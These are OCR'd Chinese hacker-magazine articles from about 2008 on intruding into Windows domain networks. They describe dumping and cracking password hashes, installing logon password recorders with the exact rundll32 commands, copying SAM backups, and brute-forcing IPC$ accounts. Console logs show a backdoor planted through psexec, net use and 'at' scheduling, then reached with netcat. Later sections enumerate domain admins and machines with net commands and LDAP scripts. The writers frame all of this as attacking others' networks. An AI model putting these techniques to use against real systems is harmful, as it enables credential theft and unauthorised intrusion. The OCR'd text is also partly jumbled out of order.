


图 8

是个头大了点，而且还带了个 libeay32.dll。尽管如此，但用此工具抓 Hashes 真的是百试不爽！程序运行效果如图 5 所示。

我们将获得的 Hashes 用 RainbowCrack 加 LM Hashes Rainbow Tables 进行暴力破解，这样就可以在很短的时间内获取我们所要的管理员密码；并进行进一步的渗透了。

若碰到 WIN2K 的机器，我们还可以尝试使用 findpassword 获取在线用户的密码，如图 6 所示，WIN2k3 的可以用 findpassword2003 获得密码。但在域结构的环境中，光跑机器的 Hashes 还是不行的，因为有时候我们拿到的机器只有普通权限，这个时候就要采用被动的获取方法了。

首先选用的是社会工程学和第三方软件（例如 FLASHFXP 等 FTP 软件；PCANYWHERE、VNC 等远程控制程序等；mssql、mysql 等数据库管理软件等），其次要采用类似 Gina2003 等专门进行登录密码记录的程序进行监视并记录域用户的用户名和密码。如图 7 所示，为 gina2003 运行后记录的效果（这里要注意的是，终端下安装需要 SYSTEM 权限，gina2003 安装不需要重新启动）。

再简单介绍下这类程序，比如 WinlogonHack，它通过挂钩系统中的 msgina.dll 的 WlxLoggedOutSAS 函数来记录登录账户密码，其安装和卸载很简单，直接运行压缩包内的批处理文件即可，它记录的是终端登录密码，重启后，本地登录的密码也可以记录到。

其实也可以自己写个小程序将 DLL 打包到资源里，释放后再写注册表即可。同类程序还有 Goldsun 写的 NTpass（将 DLL 文件 COPY 到 SYSTEM32 目录后），安装命令为：“**rundll32 NTPass.dll,Install**”，卸载命令为：“**rundll32 NTPass.dll,Remove**”，密码记录文档在：“**%systemroot%\system32\eulagold.txt**”。具体的执行效果和运行截图我就不给了，大家可以自己测试下。

最后再说一个小技巧：**当获得机器的最高权限时，别忘了下载“%windir%\repair\sam”以及“%windir%\repair\system”这两个文件。**

为什么呢？因为这文件是初始安装系统时所设置密码的备份，我们可以从中获取管理员以前设置的密码（或许也是现在使用的密码）。但最主要的目的是，多采集管理员的密码，对分析管理员的密码设置习惯会有很大的帮助，进行社会工程学攻击的时候，也可以更加如虎添翼！对于域结构的环境，这也有助于获取域账户甚至域管理员的密码。

二、内网信息初步探测

为了能更了解目标内网的结构，我们一般会采取一些轻微的探测动作。在了解目标内网 IP 分配情况后，了解内网中的操作系统使用情况也是我们必做的功课，一般利用 SMB 来获取（SMB 需要 139 端口开放才可以）。我使用的小工具是 THCsmbgetOS，多线程版本，方便我们“群探”，工具的使用效果如图 8 所示。

有了操作系统的大体布局，我们就可以依据情况使用较新的 EXP 进行有目的性的溢出测试，以及有目的性的对 WIN2K 和 WIN2K3 进行 WEB、MSSQL、MYSQL 等常用端口进行扫描！至于端口扫描，我们可以用 WinEggDrop 写的 TCP Port Scanner V1.1，也就是很多人都熟悉的 S.exe 扫描工具，如图 9 所示（我不推荐那种漫无目的的端口扫描动作，这样只会让自己暴露的更快）。




图 9

有了第一步获取的密码文档，我们一般都会扩大渗透范围，这时社会工程学的用处就完美的体现出来了。用 IPCSCAN 配合字典 ipcpass.dic（ipcpass.dic 字典中的内容为我们收集和破解的所有密码，以及根据管理员密码设置习惯进行的大体猜测）进行指定范围的扫描，执行效果如图 10 所示。

```
C:\WINNT\system32\cmd.exe
        IpcScan v1.50 - Command Line NT Accounts Scanner
          by uhhuhy (Jul 28 2002) - http://uhhuh.myetang.com
                Use it with your own responsibility!
Loading words from IpcPass.dic ......
[192.168.8.101   ]:  attempting to connect ...
[192.168.8.101   ]:  starting ipc scan ...
[192.168.8.101   ]:  ipc null session success
[192.168.8.101   ]:  checking:  administrator/ ...
[192.168.8.101   ]:  checking:  administrator/administrator ...
[192.168.8.101   ]:  checking:  administrator/administrator12 ...
[192.168.8.101   ]:  checking:  administrator/administrator123 ..
[192.168.8.101   ]:  checking:  administrator/123123 ...
[192.168.8.101   ]:  checking:  administrator/1231 ...
[192.168.8.101   ]:  checking:  administrator/1234 ...
[192.168.8.101   ]:  checking:  administrator/test ...
[192.168.8.101   ]:  Found NT account:  administrator/test  !!!
[192.168.8.101   ]:  checking:  administrator/asdf ...
[192.168.8.101   ]:  checking:  admin/ ...
[192.168.8.101   ]:  checking:  admin/admin ...
[192.168.8.101   ]:  checking:  admin/admin12 ...
[192.168.8.101   ]:  checking:  admin/admin123 ...
[192.168.8.101   ]:  checking:  admin/123123 ...
[192.168.8.101   ]:  checking:  admin/1231 ...
```

图10

当猜解到有效密码时，我们再配合Psexec进行扩渗，如图11所示。当然，你也可以用net use命令建立IPC后，COPY后门到目标机器，配合计划任务AT命令执行即可，如图12所示。

由于时间关系，其他更详细的探测方式我们等下期再继续介绍吧……

[文章中所涉及的工具已经收录到本期光盘]

```
C:\WINNT\system32\cmd.exe - nc -vv 192.168.8.120 8080
C:\>psexec \\192.168.8.120 -u administrator -p test -c -d 8080.exe
PsExec v1.21 - execute processes remotely
Copyright (C) 2001 Mark Russinovich
www.sysinternals.com
Error communicating with PsExec service on 192.168.8.120:
更多数据可用。
Could not delete 8080.exe from remote system:
拒绝访问。
C:\>nc -vv 192.168.8.120 8080
Warning: forward host lookup failed for IS~T_2000: h_errno 11001: HOST_NOT_FOUND
IS~T_2000 [192.168.8.120] 8080 (?) open
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-1998 Microsoft Corp.
C:\WINNT\system32>net user
net user
\\T_2000 的用户帐户
```

图11

```
C:\WINNT\system32\cmd.exe - nc -vv 192.168.8.120 8080
C:\>net use \\192.168.8.120\ipc$ test /u:administrator
命令成功完成。                                  建立IPC连接成功
C:\>copy 8080.exe \\192.168.8.120\c$\
已复制         1 个文件。                COPY开8080端口的程序到目标机器
C:\>net time \\192.168.8.120
\\192.168.8.120 的当前时间是 2008/12/28 下午 01:36   查询目标机器现在时间
命令成功完成。
C:\>at \\192.168.8.120 13:38 c:\8080.exe      用24小时制的时间来执行8080程序
新加了一项作业，其作业 ID = 1
C:\>nc -vv 192.168.8.120 8080
Warning: forward host lookup failed for IS~T_2000: h_errno 11001: HOST_NOT_FOUND
                         38分后再用NC连接对方的8080端口即可
IS~T_2000 [192.168.8.120] 8080 (?) open
Microsoft Windows 2000 [Version 5.00.2195]
```

图12

编辑点评：

NP介绍的都是一些很实用的工具，大家可以在虚拟机中来测试一下，就有所了解了，收藏吧。

域内网中的信息收集之一：内网结构的探测

图 lcx

这期的专栏是我设定的题目，看够了注入，是不是想了解一下内网的入侵手法呢？做为出题人，自然要写一篇了。在各式各样大小不同的内网中，最常见的就是域内网了。其实域内网的入侵和我们平常的入侵手法在总体上来讲逻辑是一样的，也是信息的收集、分析，找出薄弱点，然后击破，再综合归纳整理，最终拿到域管理员的密码，这才算是大功告成。有了内网的第一台机器的权限后，如何收集信息，这是很关键的一步，这篇文章讲的就是域内网信息收集的第一步。

说起来，我们不是专业的组网人员，对内网的拓扑结构能否通过第一台机器的IP、子网掩码、DNS等信息就分析出来，真的是很困难。不过我向来认为这是不重要的，因为我们是来搞破坏的，又不是帮它组建。

不过想知道大体划分，可以用Advanced IP Address Calculator这个工具来分析一下。在内网中要知道内网的大体结构，几个命令就够了，第一个是**ipconfig /all**。我在本机搭建了一个域环境，运行得到结果如图1。

从图1中我们可以看到子网掩码、本机IP、网关和DNS服务器是多少，你可以用这些数据结合Advanced IP Address Calculator这个工具来在脑子里画出一个大体结构，看看有几个子网，每个子网可能有多大等等。我是认为不重要的，所以略过。

多数内网当中，很有可能DNS服务器也就是其中的一台域服务器，我们在这里就要介绍另一个重要的命令了，那就是net。

```
Select Command Prompt
C:\>ipconfig /all
Windows IP Configuration
   Host Name . . . . . . . . . . . . : wx-rlr61kz5i8k3
   Primary Dns Suffix  . . . . . . . : gethash.cn
   Node Type . . . . . . . . . . . . : Unknown
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : gethash.cn
Ethernet adapter VMware Network Adapter VMnet8:
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : VMware Virtual Ethernet Ad
8
   Physical Address. . . . . . . . . : 00-50-56-C0-00-08
   DHCP Enabled. . . . . . . . . . . : No
   IP Address. . . . . . . . . . . . : 172.16.174.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter VMware Network Adapter VMnet1:
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : VMware Virtual Ethernet Ad
1
   Physical Address. . . . . . . . . : 00-50-56-C0-00-01
   DHCP Enabled. . . . . . . . . . . : No
   IP Address. . . . . . . . . . . . : 172.16.157.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

图1

```
Command Prompt
C:\>net view
Server Name            Remark
-------------------------------------------------------------------------------
\\WX-RLR61KZ5I8K3
The command completed successfully.

C:\>net view /domain
Domain
-------------------------------------------------------------------------------
GETHASH
The command completed successfully.

C:\>net view /domain:GETHASH
Server Name            Remark
-------------------------------------------------------------------------------
\\WX-RLR61KZ5I8K3
The command completed successfully.

C:\>net group "domain admins" /domain
Group name     Domain Admins
Comment        Designated administrators of the domain
Members
-------------------------------------------------------------------------------
Administrator            lichunxiao
```

图2

net view　　　　可以看到本机所在的域约有多少台机器。
net view /domain　　可以看到有几个域。
net view /domain:域名　　可以看到每个域中有多少台机器。
net group "domain admins" /domain　可以看到域管理员的名字，运气好的情况下是直接可以看到域服务器是哪一台的，如图2所示。
net group　　　　可以看看把用户分了多少个组。

在英文机器中，我们要看域管理员密码用的是 **net group "domain admins" /domain** 命令，在非英文机器上，你可能要把domain admins这个名字换一下，得先用 **net group** 来看看哪一个可能是域管理员的组。

以上的关键步骤是探测出域管理员的名字和域服务器的名字。探测域服务器是哪一台还有另外几种办法，除了DNS的名字和 **net group "domain admins" /domain** 这个命令外，还可以使用命令 **net time /domain**，因为域服务器一般也做时间服务器。

不过除了用系统命令外，结合工具也是不错的办法。微软对域提供了专门的ADSI（Active Directory）活动目录服务模型，其中在域用到的就是ADSI的接口之一LDAP提供者，专门用来管理域的。

```
Command Prompt
C:\>net time /domain
Current time at \\wx-rlr61kz5i8k3.gethash.cn is 2008-12-26 15:1
The command completed successfully.
C:\>cscript 1.vbs
Microsoft (R) Windows Script Host Version 5.6
Copyright (C) Microsoft Corporation 1996-2001. All rights rese
CN=WX-RLR61KZ5I8K3,CN=Servers,CN=Default-First-Site-Name,CN=Sit
on,DC=gethash,DC=cn
C:\>
```

图3

我们可以写一个很简短的vbs程序来探测出域服务器是哪一台，1.vbs代码如下，运行后的结果如图3所示。

```
set obj=GetObject("LDAP://rootDSE")
wscript.echo obj.servername
```

收集到这些信息够了吗？当然不够，所以我们还要继续收集。**http://www.rlmueller.net**这个网站上有很多专门针对域的vbs，我精选了两个，还做了一下改动，让它更适应我们的入侵。

第一个是DocumentProperties.vbs，代码太长我就不贴出了，直接来看运行示例。输入命令"**cscript DocumentProperties.vbs LDAP://dc=gethash,dc=cn**"，你会得到太多的信息了，如图4、图5，我没有办法截完全图，大家运行一下就知道厉害了。

大家可能会想，我为什么会用**LDAP://dc=gethash,dc=cn**这个字符串呢？它从哪来的？其实就是在图3中我写的那两句小代码**1.vbs**来得到的。当然你也可以具体到看具体用户，像加上

```
C:\>cscript DocumentProperties.vbs LDAP://dc=gethash,dc=cn
Microsoft (R) Windows Script Host Version 5.6
Copyright (C) Microsoft Corporation 1996-2001. All rights reserved.

(M) dc                                   = gethash
(M) instanceType                         = 5
(M) nTSecurityDescriptor                 = (Value cannot be displayed)
(M) objectCategory                       = CN=Domain-DNS,CN=Schema,CN=Conf
(M) objectClass                          = top
(M) objectClass                          = domain
(M) objectClass                          = domainDNS
(O) adminDescription
(O) adminDisplayName
(O) allowedAttributes
(O) allowedAttributesEffective
(O) allowedChildClasses
(O) allowedChildClassesEffective
(O) auditingPolicy                       = 0001
(O) bridgeheadServerListBL
(O) builtinCreationTime
(O) builtinModifiedCount
(O) cACertificate
(O) canonicalName
(O) cn
(O) controlAccessRights
(O) createTimeStamp
(O) creationTime                         = 2008-12-8 15:48:44
(O) defaultLocalPolicyObject
(O) description
```

图4

```
Command Prompt
(O) forceLogoff                          = -10784403.7833967
(O) fromEntry
(O) frsComputerReferenceBL
(O) fRSMemberReferenceBL
(O) fSMORoleOwner                        = CN=NTDS Settings,CN=WX-
(O) gPLink                               = [LDAP://CN={31B2F340-01
(O) gPOptions
(O) isCriticalSystemObject               Type Boolean
(O) isDeleted
(O) isPrivilegeHolder
(O) lastKnownParent
(O) lockoutDuration                      = 1601-1-2 16:30:00
(O) lockOutObservationWindow             = 1601-1-2 16:30:00
(O) lockoutThreshold                     = 0
(O) lSACreationTime
(O) lSAModifiedCount
(O) managedBy
(O) managedObjects
(O) masteredBy                           = CN=NTDS Settings,CN=WX-
(O) maxPwdAge                            = 1600-11-20 14:47:32
(O) memberOf
(O) minPwdAge                            = 1601-1-1 16:00:00
(O) minPwdLength                         = 7
(O) modifiedCount                        = 1601-1-2 16:00:00
(O) modifiedCountAtLastProm              = 1601-1-1
(O) modifyTimeStamp
(O) mS-DS-ConsistencyChildCount
```

图5

```
C:\>cscript DocumentProperties.vbs
Microsoft (R) Windows Script Host Version 5.6
Copyright (C) Microsoft Corporation 1996-2001. All rights reserved.

Error, required argument missing.
DocumentProperties.vbs
Program to list AD object properties
Syntax:
cscript DocumentProperties.vbs ADSPATH > output.txt
where ADSPATH is the full AdsPath of an AD object.
For example, ADSPATH could be:
 WinNT://MyDomain/TestUser,user
 LDAP://cn=TestUser,ou=Sales,dc=MyDomain,dc=com

C:\>cscript DocumentProperties.vbs WinNT://./administrator
Microsoft (R) Windows Script Host Version 5.6
Copyright (C) Microsoft Corporation 1996-2001. All rights reserved.

(O) Description                          = Built-in account for admi
(O) FullName                             =
(O) AccountExpirationDate
(O) BadPasswordAttempts                  = 0
(O) HomeDirDrive                         =
(O) HomeDirectory                        =
(O) LastLogin                            = 2008-12-26 14:31:45
(O) LastLogoff
(O) LoginHours                           = FFFFFFFFFFFFFFFFFFFFFFFFF
(O) LoginScript                          =
(O) LoginWorkstations
```

图6

```
C:\>cscript DocumentProperties.vbs WinNT://./Themes,service
Microsoft (R) Windows Script Host Version 5.6
Copyright (C) Microsoft Corporation 1996-2001. All rights reserved.
(M) StartType               = 4
(M) ServiceType             = 32
(M) DisplayName             = Themes
(M) Path                    = C:\WINDOWS\System32\svchost.exe -k net
(M) ErrorControl            = 1
(O) HostComputer            = WinNT://gethash.cn/.
(O) LoadOrderGroup          = UIGroup
(O) ServiceAccountName      = LocalSystem
(O) Dependencies
(O) Name                    = Themes
C:\>_
```


图7

LDAP://cn=TestUser,ou=Sales,dc=MyDomain,dc=com这样一串参数，表示查看在MyDomain这个域中，里边的Sales部门里的TestUser用户是什么样的具体信息。

我们再用DocumentProperties.vbs来举两个例子，它也可以直接探测本机信息的。输入命令"**cscript DocumentProperties.vbs WinNT://./administrator**"，如图6所示，查看本机administrator的信息，比如密码长度呀，多久过期等。如果你看到可能一两天就要过期了，表示它肯定要来修改密码了，这时你就会想到丢个记录密码的东东上去了。

另外，输入命令"**cscript Document Properties.vbs WinNT://./Themes,service**"，如图7所示，可以查看Themes服务的相关信息，比如路径、启动方式等。

这个DocumentProperties.vbs最大的好处是不需要太多的权



sAMAccountName	distinguishedName	WMI	# of OS's	OS Caption	OS Version	OS Service Pack	# of Hot Fixes
WX-RLR61KZ5I8K3	CN=WX-RLR61KZ5I8K3,OU=Domain Controllers,DC=gethash,DC=cn	WMI Installed	1	Microsoft(R) Windows (R) Server 2003, Enterprise Edition	5.2.3790	2.0	94
MICROSOF-B6284E	CN=MICROSOF-B6284E,CN=Computers,DC=gethash,DC=cn	Computer Not Found					
PP-LOCAL	CN=pp-local,CN=Computers,DC=gethash,DC=cn	Computer Not Found					

图8

html了，无声无息且方便用于入侵，也不需要提供什么excel组件了，系统默认都支持的。

由于在程序中我用的是数组**pc(65535,10)**，如果内网过大（>65535？呵呵），请小心使用。直接运行后，它的结果如图8所示，会列出域中每一台机器的系统版本、充当什么重要角色，打的补丁号等等。

限，普通域用户的权限就够了。还有一个vbs是**Inventory2.vbs**，这个我在内网中试过，好像需要域管理员权限。

这个脚本虽然权限需要高一点，但是也有好处，直接运行就可以，不像前一个DocumentProperties.vbs，需要你对域知识有相关的一些概念。由于这个脚本它原来要调用excel组件，而且还会弹出IE对话框，我花了一点时间进行修改，可以直接保存成

说实话，我虽然对域内网有过入侵经验，但毕竟没有亲自组过域内网，很多专业名词我也没有去查专业字典，只是凭自己的理解写出来的，所以文中如果有不严谨的地方，希望读者指出，我们下一期再继续内网入侵之旅。

[本文用到的工具Advanced IP Address Calculator、1.vbs及Document Properties.vbs已收录在本期光盘]

HI，大家好啊，又到一年一度的春节了，在这里祝读者朋友们新年快乐！回想过去的2008年，我们经历了雪灾、经历了地震、经历了奥运等等以及现在的金融危机。我们对未来充满迷惘，但是因为经历，却可以让我们成长。我们不应该在困难面前倒下，正如学习一样。

